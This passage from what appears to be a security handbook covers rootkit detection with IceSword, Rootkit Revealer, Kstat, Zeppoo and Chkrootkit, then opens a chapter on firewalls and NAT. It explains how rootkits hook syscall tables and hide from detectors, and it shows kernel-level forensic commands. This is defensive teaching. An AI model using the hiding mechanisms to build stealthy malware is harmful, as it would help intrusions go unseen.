The first versions of this type of software were prone to the *hide in plain sight* problem. Rootkits tend to hide from all processes except themselves (it is hard to read your configuration file or password dump when they are hidden). By adding the detector process name to the exclusion list (what you do not hide from), the rootkit is kind of hiding itself from the differentiating detector by hiding nothing. Since this feature usually depends on the detector executable name, it is a good practice to rename the detector executable with a custom name to bypass this rootkit feature.

Looking for Hooks

On Unix systems, the old way of writing rootkits was to rewrite versions of a basic application such *as*, *ls*, *netstat*, and *login*. On the Windows platform, this approach was replaced by hooking function calls to add filtering before returning the result. One way to catch this behavior is by looking at the call table for out-of-bound addresses. For example, is the address you are calling for function X out of bounds with the DLL in which function X is supposed to reside? If it does, this might be a bad sign. Table 12-5 lists the pros and cons of looking for hooks.

Table 12-5. Advantages and disadvantages of call table hook identification

Advantages	Disadvantages
Detects unknown rootkits (it is not signature-based).	Hard to implement.
Very efficient on rootkits that use hooking.	Useless on rootkits that don't use hooking.
	Tends toward false positives.

System Integrity

Finally, one of the oldest ways to check a system is to use *filesystem integrity*. It's a simple way of detection by getting a hash of all files and comparing the value with

the preinfected one. Tripwire is a well-known example of this type of software. Table 12-6 lists the pros and cons of system integrity checking.

Table 12-6. Advantages and disadvantages of system integrity checking

Advantages	Disadvantages
Fast at uncovering which files changed.	Needs a disk image to work at its best.
Could be evaded by some kernel rootkits.	Needs to be done generating its base before infection occurs.
Could uncover most abnormal file changes, rootkit or not.	Needs to be redone after each update or when files change.
	Works best when the system is down and analyzed from a different machine.

12.4 Windows Rootkit Detectors

It's Windows time. In general, rootkit tools on Windows are a bit more polished and technologically advanced than those available for Unix. The main reason is probably due to the fact that there are more rootkits and rootkit technology on Windows than Unix (although this gap is getting smaller). The tools covered in the following sections mostly fall into the category of *syscall output differencing* technology. Good sources of information already exist about anti-virus and signature technologies as well as for file integrity checking. As for call monitoring, in my experience, they have not proven to be very effective and are difficult for the average user.

Rootkit Revealer

Rootkit Revealer from Sysinternal (*http://www.sysinternals.com*) is a tool that processes the differential results between API calls. While this technique is efficient at detecting most Windows rootkits, it is not 100 percent foolproof. Rootkits that do not hide and use API-call filtering are not detected by Rootkit Revealer.

Rootkit Revealer's output involves a simple list of hidden files or registries. This list can contain false positives, especially in the case where a file/registry changed during the scan. To minimize these false positives, follow Sysinternal's recommendation and close all applications before starting the scan. It is also possible to manually double-check the existence of the files. If the file or registry is not hidden from normal APIs such as Windows Explorer or Regedit, it is probably a false positive.

IceSword

IceSword (*http://pjf.blogone.net*) is a utility that uses low-level kernel access to enumerate running services, open ports, registry keys, hooks, and process/thread creation. Using this technique, IceSword is able to bypass most rootkit stealth

technologies and discover their presence. In a sense, IceSword is like Rootkit Revealer, but is used manually and is much more flexible.

By default, IceSword highlights differences between the normal high-level API calls (usually hooked by a rootkit) and the counterpart low-level calls. It is also allowed to kill such processes, and enumerate their files and registry keys. As such there are two warnings I must point out.

Using IceSword for the kill process is dangerous and may cause the system to crash. Since IceSword works at kernel level, everything is possible for this utility; no security restrictions apply or are checked. Always be cautious when using this software. Using a kernel debugger in conjunction with IceSword is not recommended.

Functionalities of IceSword

IceSword information is split into three parts; function, registry, and files. The Function submenu is the most versatile. Table 12-7 lists the capabilities available under the Function menu.

Table 12-7. Functionality of IceSword

Function	Description
Process	Hidden processes are marked in red. This subwindow allows the user to kill processes and threads, unload DLLs, and access (e.g., read or write) the process memory.
Port	Displays hidden ports of system-level backdoors, as long as the port is opened by a Windows system call.
Kernel Module	Kernel Module consists of Core modules loaded by the system—for example, the drivers.
Startup	Lists modules that are started during boot.
Win32 Services	Under Services, lists all registers, whether hidden or not. Hidden services are shown in red.
SPI	Lists the service provider interface.
BHO	Lists Browser Helper Objects that are extensions for Internet Explorer. A Browser Helper Object is a DLL that allows developers to customize and control Internet Explorer.
SSDT	SSDT stands for System Service Descriptor Table. If the SSDT was changed, then that particular entry is indicated in red by IceSword.
Message Hooks	Lists all registered information hooks in the system using the `SetWindowsHookEx` function. If the hook function is in the EXE module, then the address is real; if it is in the DLL module, then it is a DLL-based excursion. Users need to judge this on their own, based on the details. (Normally if the address is less than 0x400000, it's a global hook.)
Log Process Creation	Thread creation information is stored in Cycle Buffer. The thread information is recorded only if the IceSword application is running. This information could be used to find which processes and threads have been created by the Trojan backdoor.

Table 12-7. Functionality of IceSword (continued)

Function	Description
Log Process Termination	Normally logs processes terminated by another one. It does not record when a process terminates itself.
System Check	Currently under development; an attempt to automatically discover rootkits using other functionalities of IceSword.

The Registry submenu includes the current registry table from raw access and the possibility to modify it (e.g., add or delete). The File submenu includes the current files from raw access and the possibility to modify them (e.g., copy or delete).

Remember that all operations done inside IceSword are implemented as if the kernel would do it itself, so it is possible to perform very dangerous tasks.

Finding a rootkit and killing it

Let's go through the basics of discovering and killing a rootkit with IceSword. As always, it is safer to format and reinstall than to remove the rootkit, but that is not always possible. Follow these steps:

1. Load IceSword and select reboot-monitor from the File menu.
2. After reboot, launch IceSword (double-click the icon).
3. From the left pane, click "System check." See Figure 12-1. If the rootkit uses common features, this could be the last needed step to detect it.


System Check
Result:
Step 1: Check hidden process.
Hidden process:0x81656020, Name:hxdef100.exe, PID:500, Path:C:\Documents and Settings...
Step 1 completed, find hidden processes: 1.
Step 2: Check distrustful drivers.
Step 2 completed.
Step 3: Please wait for next version...
Completed.

Figure 12-1. IceSword system check

4. If nothing is found, you can move to a more manual detection.
5. From the left pane, click on "process/services," as in Figure 12-2; at the same time, open ProcessExplorer (*http://www.sysinternals.com*) and compare the list of running processes. Processes present in IceSword but not in ProcessExplorer are usually hidden.


Process: 22
ImageName PID PathName
System Idl... 0 NT OS Kernel
System 8 NT OS Kernel
smss.exe 144 C:\WINNT\system32\smss.exe
winlogon.exe 168 C:\WINNT\system32\winlogon.exe
csrss.exe 172 C:\WINNT\system32\csrss.exe
services.exe 220 C:\WINNT\system32\services.exe
lsass.exe 232 C:\WINNT\system32\lsass.exe
svchost.exe 416 C:\WINNT\system32\svchost.exe
SPOOLSV.EXE 440 C:\WINNT\system32\SPOOLSV.EXE
DSRSvc.exe 472 C:\Program Files\Compuware\DriverSt
svchost.exe 484 C:\WINNT\system32\svchost.exe
hxdef100.exe 500 C:\Documents and Settings\phiber\Des
procexp.exe 516 C:\Documents and Settings\phiber\Des
mstask.exe 548 C:\WINNT\system32\mstask.exe
regsvc.exe 556 C:\WINNT\system32\regsvc.exe
VMwareSer... 680 C:\Program Files\VMware\VMware Too
svchost.exe 712 C:\WINNT\system32\svchost.exe
explorer.exe 824 C:\WINNT\explorer.exe
VMwareTra... 896 C:\Program Files\VMware\VMware Too
VMwareUs... 908 C:\Program Files\VMware\VMware Too
wuauclt.exe 964 C:\WINNT\system32\wuauclt.exe
IceSword.exe 992 C:\Documents and Settings\phiber\Des
Process PID CPU Description Comp
System Idle Process 0 85
Interrupts n/a Hardware Interrupts
DPCs n/a Deferred Procedu...
System 8 3
smss.exe 144 Windows NT Ses... Micros
csrss.exe 172 1 Client Server Run... Micros
winlogon.exe 168 Windows NT Log... Micros
services.exe 220 Services and Con... Micros
svchost.exe 416 Generic Host Pro... Micros
SPOOLSV.EXE 440 Spooler SubSyste... Micros
DSRSvc.exe 472
svchost.exe 484 Generic Host Pro... Micros
regsvc.exe 556 Remote Registry ... Micros
mstask.exe 548 Task Scheduler E... Micros
VMwareServic... 680 VMware Tools Se... VMwa
svchost.exe 712 Generic Host Pro... Micros
wuauclt.exe 964 Windows Update ... Micros
lsass.exe 232 LSA Executable a... Micros
explorer.exe 824 Windows Explorer Micros
VMwareTray.exe 896 VMwareTray VMwa
VMwareUser.exe 908 VMwareUser VMwa
IceSword.exe 992
procexp.exe 516 11 Sysinternals Proc... Sysint

Figure 12-2. Processes

6. From the left pane, click on Ports; at the same time, open TcpView, as shown in Figure 12-3 (available from *http://www.sysinternals.com*) and compare the list of open ports. Ports present in IceSword but not in TcpView are usually hidden. It is possible for a rootkit to reuse already open ports, so the absence of open ports does not mean the absence of a remote backdoor.
7. From the left pane, click on Hooks. As shown in Figure 12-4, this window gives the list of hooks. Look for any process or service that does an unusual hook for your current configuration. Saving this list from a base/clean install is a good idea.
8. From the left pane, click on Service Descriptor. As shown in Figure 12-5, this window gives the list of addresses. Look for any process or service that has an address that is unusual for your current configuration. Saving this list from a base/clean install will allow you to make comparisons to look for clues.

   If the values in the current address do not match the values in the original address, this behavior is suspicious and should be looked at.

IceSword also provides a lot of other information about your system that could be used to pinpoint rootkit and abnormal behavior. Always try to differentiate the result provided by IceSword from the userspace-provided information to find what the rootkit is trying to hide.

Removing the rootkit with IceSword. If you feel comfortable enough and know exactly what infected your system, you may try to remove the rootkit files and startup configuration using the kill features in IceSword. IceSword allows the user to kill processes (hidden or not), stop services, and delete files and registry keys. It is best to thoroughly familiarize yourself with IceSword, rootkits, and performing backups before trying such a procedure.



Figure 12-3. TcpView window


Message Hooks: 9
Handle Type Function Process Path PID TID
0x0002005d WH_MOUSE 0x00001020 C:\Program Files\VMware\VMware Tools\VMwareUser.exe 924 920
0x0001006f WH_MSGFILTER 0x00575b14 C:\Program Files\KeyFocus\KFSensor\bin\kfsensmonitor.exe 936 932
0x00010089 WH_CBT 0x0055f811 C:\Program Files\KeyFocus\KFSensor\bin\kfsensmonitor.exe 936 932
0x000100ab WH_MSGFILTER 0x00005385 C:\WINNT\system32\wuaudt.exe 688 660
0x0002012f WH_MSGFILTER 0x5ffb8dbb C:\WINNT\system32\csrss.exe 164 984
0x00060155 WH_CBT 0x0043c0b0 C:\DOCUME~1\phiber\LOCALS~1\Temp\Rar$EX00.485\IceSword1.... 656 960
0x00010157 WH_MSGFILTER 0x004b0d90 C:\DOCUME~1\phiber\LOCALS~1\Temp\Rar$EX00.485\IceSword1.... 656 960
0x00010159 WH_GETMESSAGE 0x00407930 C:\DOCUME~1\phiber\LOCALS~1\Temp\Rar$EX00.485\IceSword1.... 656 960
0x00010175 WH_CBT 0x004ec01b C:\DOCUME~1\phiber\LOCALS~1\Temp\Rar$EX00.485\IceSword1.... 656 960

Figure 12-4. Message Hooks window


System Service Descriptor Table
Index Current Addr KModule Original Addr Name
0x0 0x8049DD52 \WINNT\System32\ntoskrnl.exe 0x8049DD52 NtAcceptConnectPort
0x1 0x804AF6C1 \WINNT\System32\ntoskrnl.exe 0x804AF6C1 NtAccessCheck
0x2 0x804B043A \WINNT\System32\ntoskrnl.exe 0x804B043A NtAccessCheckAndAuditAlarm
0x3 0x8050D5B8 \WINNT\System32\ntoskrnl.exe 0x8050D5B8 NtAccessCheckByType
0x4 0x804B0470 \WINNT\System32\ntoskrnl.exe 0x804B0470 NtAccessCheckByTypeAndAuditAlarm
0x5 0x8045CEA2 \WINNT\System32\ntoskrnl.exe 0x8045CEA2 NtAccessCheckByTypeResultList

Figure 12-5. Service Descriptors window

12.5 Linux Rootkit Detectors

Linux kernel rootkits such as Adore or Knark (an LKM rootkit) are hard to detect since they use a kernel module to hide their behavior. Even software such as Tripwire or an anti-virus solution running on the infected system will not see the presence of these rootkits.

Since these rootkits use the power of the kernel to hide themselves, they are only visible from within the kernel. Kstat (Kernel Security Therapy Anti-Trolls) and Zeppoo allow the user to gather important information about the system, especially the functional call address that is often overwritten by these Linux rootkits. Kstat is currently supported only on Linux kernel 2.4.x, and Zeppoo is currently only supported on kernel 2.6.x. You can find Kstat at *http://freshmeat.net/projects/kstat/* and Zeppoo at *http://www.zeppoo.net*.

Kstat

In this section, we'll cover some of the common tasks with Kstat, including looking up network interfaces, listing processes from memory, investigating individual processes, and examining the syscall table.

Interface lookup

To look up the interface, use:

```
./kstat -i all
```

The `-i` option takes as an argument the network interface, which may be specified as `all` or as a name (e.g., `eth0`), and Kstat displays information about the queried interface.

What is interesting to notice here is that the interface could be put in promiscuous mode. This means that the interface could be used as a sniffer for the whole hub/switch.

Listing processes

To list the process from memory, use the `-p` argument, which displays all running processes from a memory dump:

```
PID    PPID    UID    GID    COMMAND
1      0       0      0      init
2      1       0      0      kflushd
3      1       0      0      kupdate
4      1       0      0      kpiod
5      1       0      0      kswapd
6      1       0      0      mdrecoveryd
256    1       1      0      portmap <<hidden process>>
```

Here we are trying to identify processes that are present in this list, but not from standard output such as *ps*. If such processes exist, they are currently hidden from the user and should be investigated.

Investigating individual processes

The -p argument followed by the wanted process ID returns information about that specifc process. The information is gathered directly from the memory.

```
Command: Kstat -p 256
Name:        portmap
State:    S (sleeping)
Pid:        256
Ppid:        1 (init)
Uid:    1    1    1    1
Gid:    0    0    0    0
Flags:    PF_FORKNOEXEC PF_SUPERPRIV
Crucial Capabilities Check
Open Files
    0    CHAR     /dev/null
    1    CHAR     /dev/null
    2    CHAR     /dev/null
    3    0.0.0.0:111 0.0.0.0:0
    4    0.0.0.0:111 0.0.0.0:0
    7    FIFO     ///
    8    FIFO     ///
    21     CHAR     /dev/null
```

Examining the syscall table

The -s argument displays info about the system call table. The *system call table* is the usual hooked place for many rootkits. *Hooking* (changing the address) of these functions allows the rootkit to replace the real existing function by one of their own, thus affecting the behavior of all "user land" applications using those system calls:

```
Command : kstat –s
## Output of a normal system with hooking rootkit.

SysCall                 Address
sys_exit                0xc0117ce4
sys_fork                0xc0108ebc
sys_read                0xc012604c
sys_write               0xc0126110
sys_open                0xc0125c10
sys_close               0xc0125d60
sys_waitpid             0xc0117ff8
sys_creat               0xc0125ca4
```

This is the output on a system where a hooking rootkit is used:

```
SysCall                 Address
sys_exit                0xc0117ce4
```

```
sys_read                0xc012604c
sys_open                0xc0125c10
sys_waitpid             0xc0117ff8
sys_creat               0xc0125ca4
sys_fork                0xc4051428 WARNING! Should be at 0xc0108c88
sys_write               0xc4051590 WARNING! Should be at 0xc01269b8
sys_close               0xc405163c WARNING! Should be at 0xc01264a4
sys_kill                0xc40514d0 WARNING! Should be at 0xc011060c
sys_mkdir               0xc405172c WARNING! Should be at 0xc012e540
```

The syscall table is a good place to look for Linux rootkits. Since Linux uses system calls to interface between the user and the kernel, rootkits tend to hijack these addresses to hide their presence from the user. Note however that this method works best when you are able to compare gathered syscall addresses with those that were saved previously in a known clean state. Doing this test after the post-infection would indicate only that the addresses of the system calls *look* too far from the other ones, but that is all.

Having system calls that are out of bound (i.e., in a range too wide for normal operation) is usually a sign that something unusual is going on. In the compromised example shown here, some system calls are in memory addresses from c0117ce4 to c012604c, and others are in c405xxxx. This range is wide considering that system calls should not be spread around.

Zeppoo

Zeppoo uses the device */dev/kmem* to perform tasks similar to Kstat. However, Zeppoo requires that you generate a table of fingerprints of your kernel before being able to detect a rootkit. This table must be generated from a clean state; otherwise, a previously installed rootkit could be mistaken as being the clean state. The information output provided by Zeppoo is in the same class as Kstat, so if you understand the output of Kstat, understanding the output of Zeppoo should be very similar. Below is a quick list of Zeppoo's functions.

To generate the table of fingerprints, use:

```
./zeppoo -f FP
```

To check the system, use:

```
zeppoo -z FP
```

To list processes by */dev/mem* dumping, use:

```
zeppoo -p -d /dev/mem
```

To check for hidden processes, use:

```
zeppoo -c -p
```

To get a visualization of the names of IDT with a specific *System.map*, use:

```
zeppoo -i -t /boot/System.map-2.6.16
```

To check the fingerprint using */dev/mem*, use:

```
zeppoo -c -f FP -d /dev/kmem
```

Chkrootkit

Chkrootkit uses different techniques to try to identify the presence of rootkits. These techniques include, but are not limited to, hash comparison, string searches, hidden file checks, and some OS-dependent features such as `ps` versus `/proc` `compare`. Doing multiple checks, instead of relying on one technology, offers the best opportunity to find multiple kinds of rootkits. However, since this software comes from the user, rootkits can still evade it.

Here's a sample of Chkrootkit checking:

```
# ./chkrootkit
ROOTDIR is `/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... not infected
....
Checking `write'... not infected
Checking `aliens'... no suspect files
Searching for sniffer's logs, it may take a while... nothing found
Searching for HiDrootkit's default dir... nothing found
Searching for t0rn's default files and dirs... nothing found
....
Searching for ESRK rootkit default files... nothing found
Searching for rootedoor... nothing found
Searching for ENYELKM rootkit default files... nothing found
Searching for anomalies in shell history files... nothing found
Checking `asp'... not infected
....
Checking `z2'... chklastlog: nothing deleted
Checking `chkutmp'...
The tty of the following user process(es) were not found in /var/run/utmp !
! RUID          PID TTY    CMD!
root         1988 tty7   /usr/bin/Xorg :0 -audit 0 -auth /var/gdm/:0.Xauth -nolisten
   tcp vt7
chkutmp: nothing deleted
```

Detecting new rootkits

If Chkrootkit cannot find a known signature inside a file, note that it cannot *automatically* determine whether it has been Trojaned. Run Chkrootkit in expert mode (use the `-x` option) to examine suspicious strings in the binary programs that may indicate a Trojan. For example, a lot of data can be seen with:

```
# ./chkrootkit -x | more
```

Or, to see pathnames inside system commands:

```
# ./chkrootkit -x | egrep '^/'
```

Using safe binaries

Chkrootkit uses basic tools such as *ls*, *awk*, *grep*, and *sed* to perform tests. Since it is not always safe to use these binaries, it is better to use read-only binaries; e.g., those found on a CD-ROM. Follow one of these alternatives shown next:

Use the `-p` *`path`* option to supply an alternate path to binaries you trust:

```
# ./chkrootkit -p /cdrom/bin
```

Mount the compromised machine's disk on a machine you trust and specify a new root directory with the `-r` *`rootdir`* option:

```
# ./chkrootkit -r /mnt
```

In the cron

Finally, Chkrootkit could be run from a *cron* job. Doing so allows the administrator to have a report from Chkrootkit on a regular basis about the state of the servers, so actions could be taken soon after an intrusion and not months after. You can create a *cronjob* script like this:

```
cd /path/to/chkrootkit; ./chkrootkit 2>&1 | mail -s "chkrootkit output" root
```

12.6 Cleaning an Infected System

If your system has been infected with a rootkit, it is almost impossible to clean it up. Never trust a machine that has been infected with a rootkit, because hiding is a rootkit's main purpose.

A clean install of the system is recommended after backing up the full system. Follow these steps:

1. Take the host offline.
2. Back up your data (as much as possible, including binaries and logfiles).
3. Verify the integrity of this data.
4. Install your host with a fresh install.
5. Investigate the old logfiles and the possible used tools. Also investigate the services that were vulnerable at the time of the hack.

12.7 The Future of Rootkits

The use of rootkit technology is becoming increasingly popular and more advanced. There have even been examples of vendors such as Sony using rootkit-like technology.

Rootkit technology has been increasing over the last three years, and the rate of adoption from both the legitimate and illegitimate side just keeps growing at a blazing speed. Even if the new Windows Vista claims to reduce the risk of malware such as rootkits, the hacker scene already has information on how to bypass such features, so the race is far from being won by either side. Rootkit technology seems to be here to stay unless there is some major change in the way software developers design applications and operating systems. There is even a good chance that this technology is going to move from servers and workstations to other appliances, such as cell phones (e.g., by replacing your network card firmware). Defending against rootkit technology is a difficult task. It is essentially an arms race between the rootkit researchers and those attempting to create defenses.

—Nic Beauchesne

Part V

Defense

13

Proactive Defense: Firewalls

Most people have at best a fuzzy idea of just what a firewall is and how it really works. Thanks to Hollywood and the many *Mission Impossible*-like movies, quite a few think it has something to do with disassembling a fax machine and hooking it to an iPod.

In its most pure state, a firewall is actually a very straightforward and simple thing. A firewall inspects packets as they arrive on an interface, searching a table until it finds a matching rule to determine what it should do with each packet, and then follows the action the rule specifies.

If the packet does not match a specific rule, a default action decides the packet's fate, generally known as *falling through* the bottom of the rules. For firewalls, the generally accepted good default action is Deny. That is, unless we explicitly permit a particular access, the packet is dropped. This allows us to permit what we know and block what we do not.

13.1 Firewall Basics

Generally there are three ways to deploy a firewall: as a Router/NAT Gateway, on an endpoint as a Host-based Firewall, or as a Transparent/Bridging firewall. I will cover the first two in this chapter—the Router and the Host.

Router/Network Address Translation Router

This kind of firewall sits between different LAN subnets at Layer 3 and filters traffic sent to it for forwarding. It cannot prevent attacks between individual nodes on the same subnet (see the section "Transparent/Bridge Firewall" later in this chapter). It may perform Network Address Translation (NAT) on traffic that passes through it. Since it must have an accessible IP address (in order for hosts to route to it), it is vulnerable to direct attacks from other hosts on the network. All three tools discussed in this chapter support acting as a NAT gateway.

Endpoint/Host

This firewall coexists with the host and is designed to protect, which can be risky if this is the only line of defense for the host: if the firewall is compromised, so is the host (this is a possible *fail-open* condition—a no no in firewall security terms). Host-based firewalls are an excellent idea, but only when used with a *Defense in Depth* strategy of using both host- and network-based firewalls and IPS for total system protection. All three tools discussed in this chapter can be used to protect an endpoint.

Transparent/Bridge Firewall

The Transparent/Bridge firewall sits a level lower (at Layer 2) than the Routing firewall, and it filters traffic sent through it. When placed between two nodes on the same subnet, it can filter traffic sent between the nodes. Some Transparent/Bridge firewalls employ spanning tree algorithms and therefore are more like filtering bridges. Since it isn't directly addressed, it's often called a *bump in the wire* or *transparent*, and it is immune to direct attacks above Layer 2. (If it tracks sessions, however, it is still vulnerable to indirect resource exhaustion attacks; some of the tools covered in Chapter 3 can be used in this fashion.)

The Tools

The essential firewall tools for the most common operating systems are:

ipfw/natd for Berkeley Systems Distribution Unix (BSD-Unix)
: Includes FreeBSD, NetBSD, OpenBSD, SunOS, Mac OS X, and others.

netfilter/iptables for GNU/Linux
: Includes all the different flavors of Linux distributions (over 150 *well known* at last count) such as Red Hat/Fedora Core, Debian/Ubuntu, SUSE, CentOS, Gentoo, Linspire, and others.

Windows Firewall/Internet Connection Sharing
: Includes Windows 98 and up. This chapter covers how FW/ICS is used from Windows XP forward.

There are quite a few very good firewall products you may want to investigate yourself, but this chapter focuses on firewall software that either comes with the operating system or is available for free.

Securing Concepts

At a minimum, a firewall should be able to defend itself—to control access to and from its interfaces. By blocking all traffic sent to the device, or *locking down the box*, we can consider ourselves fairly secure. There are still issues with sessions initiated *from* the device, however. A truly paranoid policy blocks everything both in and out

unless specifically permitted by the user. Two of the three tools described allow you to do just that, if you like. Sadly, Windows Firewall does *not* support blocking sessions initiated from itself, just connections to itself.

This chapter shows you how to lock down your system from all connections from the outside. Configured properly, your system will become almost undetectable to Layer 3 and above scans. Layer 2 scans such as ARP scans can still locate your system, but with no services to connect to, it becomes difficult to attack your system directly. All three firewalls do an exceptional job of this.

Allowing limited inbound connections

A locked-down box is great when you are working from it, but completely worthless when you are not in front of the keyboard. You might find it handy to have at least SSH opened on your Linux systems or Remote Desktop Protocol on your Windows systems so you can access them remotely. It's a good idea to have a hardware-based firewall in front of your Windows systems to filter connections by IP.

Many services, such as X11, must listen on TCP/UDP ports in order to function even if only locally, but we can lock down the box to prevent others from connecting to them and allow only a limited number of services. There is not a direct one-to-one correlation, but generally the more ports you have open, the greater your exposure to attack, and therefore the greater your risk of compromise. Always use the fewest required connections.

What is required depends on why your business needs a server in the first place. If the server is a web server, of course you need port 80 open (or whatever port on which you decide to host HTTP), and a good choice is to also open 443 for SSL support. Since these are the only ports required for serving HTTP/S, they are the only ports that should be open, unless this server is doing dual-duty as some other server (e.g., SMTP); for each service this host is offering, you need to evaluate what ports are required. Remember, each port increases the *attack surface area* of your host.

If at all possible, it is better from a security (and generally also a performance) standpoint to have several *Bastion Hosts* each running a single service instead of a single *Super Server* running all the services on one host. If a single Bastion is compromised, it does not directly affect the other services. This means that an SMTP vulnerability will not take down your HTTP/S server at the same time. The chances that an attacker can obtain the administrator login credentials for the compromised machine are high, so systems sharing a common authentication system (NT Domain, NIS, LDAP, TACACS, RADIUS, Kerberos, and so on) could still be at risk. However, the segregation of services into separate hosts still allows the vulnerable machine to be shut down while leaving the other services up and running.

Having a remote administration port open is also very handy. For my Linux servers, I have SSH opened and listening, sometimes on a nonstandard port just to keep things

interesting. For my Windows platforms, Remote Desktop Protocol is very useful, but I strongly recommend against allowing RDP connections to/from the public Internet. Use some sort of VPN or secure port tunneling to provide access to your RDP hosts.

Tightening inbound connections by host

A slightly more secure approach to filtering by port is to filter by host. By locking down in-bound connections to only those hosts we trust, we increase our security posture significantly. When combined with port filtering, we get the best compromise between security and convenience. It is also generally a hassle to set up, because you need to know which hosts to trust on which ports.

However, filtering by host is a good compromise solution when you must serve sensitive ports to at least portions of the public Internet (as with the Windows RDP administration service). By knowing where you will be most likely to manage the system from, you can lock it down so that only you (or anyone else on your local subnet, if you're behind a NAT) can access that remote server.

Further Investigation

Admittedly, the subsequent sections of this chapter are a crash course in the basics of getting commonly used operating systems locked down and useful. Important discussions about firewalls can take a whole book or more. Here are a few general books that can greatly expand your knowledge in the field:

- *The Tao of Network Security Monitoring: Beyond Intrusion Detection* by Richard Bejtlich (Addison-Wesley Professional) covers firewalls, intrusion detection, and much more.
- *Building Internet Firewalls*, by Elizabeth D. Zwicky, Simon Cooper, and Brent Chapman (O'Reilly) is a bit older (published in January 2000), but still covers important topics in firewall architecture and security design. Pick up a copy of the second edition and keep your eye out for a third.
- *Firewalls: The Complete Reference* by Keith Strassberg, Gary Rollie, and Richard Gondek (McGraw-Hill/Osborne Media) is also a little older (published in May 2002 and covers some fairly expensive firewall hardware, but is also really good.
- *Inside Network Perimeter Security: The Definitive Guide to Firewalls, Virtual Private Networks (VPNs), Routers, and Intrusion Detection Systems* by Stephen Northcutt, Lenny Zeltser, Scott Winters, Karen Fredrick, and Ronald W. Ritchey (Sams) is another awesome security book published in 2002, and covers great information on enterprise firewall architecture—what to put where to maximize security resources.

You should buy and read additional books written expressly for your particular product.

13.2 Network Address Translation

Before delving into the tools, the need for Network Address Translation (NAT) needs to be understood.

The Internet as we know it today originally started out as a Department of Defense (DOD) research project called DARPANET. In the early 1980s (when the IP protocol was developed), there were less than 1,000 systems connected and IP address allocations were free and easy to obtain. By the late 1980s, there were close to 100,000 systems. Thanks to the commercialization of the Internet in the mid-1990s, there are now well over 400 million active systems connected—all requiring unique IP addresses. The upshot of this is that we are facing an IP address shortage. Several techniques have been developed to combat this problem; the most successful is Network Address Translation, also historically known as Network Masquerading or IP Masquerading.

A device must be configured to do NAT and generally needs at least two interfaces: an outside and an inside. The IP address for the inside interface can be almost anything, but good form dictates we use a *reserved* or *non-Internet-routable* IP address from the ranges provided by RFC-1918, which includes the 192.168.x.x, 172.16.x.x through 172.32.x.x, and 10.x.x.x subnets. The outside interface IP address is generally an address that is routable to the rest of the Internet.

Systems behind the NAT device (i.e., on the inside) route their packets to the NAT for *forwarding*. These packets have nonroutable addresses such as those just mentioned. When they pass through the NAT, the NAT removes the nonroutable address, replaces (*translates*) the address with a routable one (generally the outside interface IP address), logs the session in a session table, and sends the packet on its way. When a response packet arrives at the outside interface that matches the session quadruple (Source-IP, Source-Port, Destination-IP, Destination-Port), the NAT simply translates the IP address to the true inside IP address, and then sends the packet on to the requestor. More advanced NAT systems also modify the requestor's source port to avoid possible session collision. An example is given in the sidebar "The Need for Port NAT" in this chapter.

A side benefit of having a session table is that any packet arriving at the outside NAT interface that does not match a session in the session table is dropped, as it does not know which inside system to map the address to—an instant block-all-incoming-connection firewall. Of course, the downside is that no one behind the NAT is directly reachable from the Internet. While that method may be effective for blocking attackers, it's worthless when you're trying to provide a service (e.g., HTTP, FTP, SMTP) from one of these inside systems. Some ISPs purposely place their clients on nonroutable IP addresses and NAT them as they leave the ISP's network for this very reason—they do not want customers hosting servers.

The Need for Port NAT

Say you have a typical NAT setup: a handful of clients behind a NAT firewall that is then connected to the Internet. The outside NAT interface is 4.3.2.1 and the inside subnet is 192.168.0.0/24; the gateway is 192.168.0.1 and there are two hosts, Alice's computer at 192.168.0.2 and Bob's computer at 192.168.0.3. Alice tells Bob about this cool new HTTP web site at 1.2.3.4. Both Alice and Bob visit the site at the same time, and by a freak coincidence their computers pick the same source port of 54321.

Both connections go through the NAT firewall on their way out to be translated. Alice's session originally looks like 192.168.0.2:54321 <-> 1.2.3.4:80, while Bob's session looks like 192.168.0.3:54321 <-> 1.2.3.4:80. If the NAT router does *not* perform port translation, it NATs both sessions to the same outside IP address (4.3.2.1) and the same port (54321) like so: 4.3.2.1:54321 <-> 1.2.3.4:80. When either Alice or Bob's packets go out and the server responds, the NAT firewall does not know which inside host to retranslate for. Best-case scenario is that only one host receives all the packets; a good scenario would be to drop all packets; and a worst-case scenario would be random packets going to either inside host.

By adding port address translation to network address translation, the NAT firewall now has the ability to pick unique session IDs instead of relying on outside forces that may not understand the internal collisions occurring. Alice's session (192.168.0.2:54321 <-> 1.2.3.4:80) gets PNAT'd to 4.3.2.1:77777 <-> 1.2.3.4:80 while Bob's session (192.168.0.3:54321 <-> 1.2.3.4:80) gets PNAT'd to 4.3.2.1:99999 <-> 1.2.3.4:80. Since these are unique sessions on the firewall, it can track them. Reply packets get retranslated back to their original address and port number, and the internal client is generally none the wiser.

Setting Up a Basic NAT Gateway

Before anyone ever heard of Linksys, D-Link, or Buffalo Systems, some people wanted to share an Internet connection with systems on their local LAN. And so IP Masquerade using a regular PC was born. Nowadays, you can't swing a dead cat around in a Best Buy, CompUSA, Circuit City, or Fry's without knocking over a NAT router, two Wi-Fi NAT routers, and a VOIP Wi-Fi NAT router. In fact, the Linksys WRT54G and WRT54GS both use Linux with *iptables* to provide firewall and NAT services.

And there are a number of reasons why you might want to use a real PC for a NAT gateway: put a spare machine gathering dust to use (gateways generally do not need much in the way of hardware), ability to use enhanced packet mangling/filtering rules, or desire to built a specialized proxy system.

NAT with Inbound Service Mapping

As I mentioned, a simple NAT system keeps a table of active sessions it is translating. These sessions are created when a host on the inside initiates the connection through the NAT firewall to a remote server. However, this creates a problem: what if someone on the outside of a NAT firewall wants to initiate a connection inwards to a server located behind the firewall? The server's true inside IP is generally not routable, so there is no simple way to access this server. There is also no existing session in the session table for the NAT firewall to map the session to, even if the IP address is known.

To solve this connectivity problem, most firewalls support *Reverse Static NAT mapping* or *Mapped IP* or something similar. The actual idea is simple: create a static session map that says "Anytime a packet is sent to port X on your outside interface, always map it to port Y and IP address A.B.C.D on the inside." Note that port X does not need to equal port Y, but for simplicity's sake, they often do. Once a mapping such as this is enabled, and any other packet filtering options allow outsiders to connect to this port, then the inside host is directly reachable from the Internet, with all of the benefits and liabilities that come with that access.

13.3 Securing BSD Systems with ipfw/natd

BSD *ipfw* is one of the original firewall applications, and it is still one of the most dependable, even if it's not the most feature-rich. The BSD kernel is one of the more mature kernels around, and its networking stack is well known for being very robust and secure, which is one of the considerations Apple used when selecting the BSD kernel for their Mac OS X operating system (being free probably didn't hurt either).

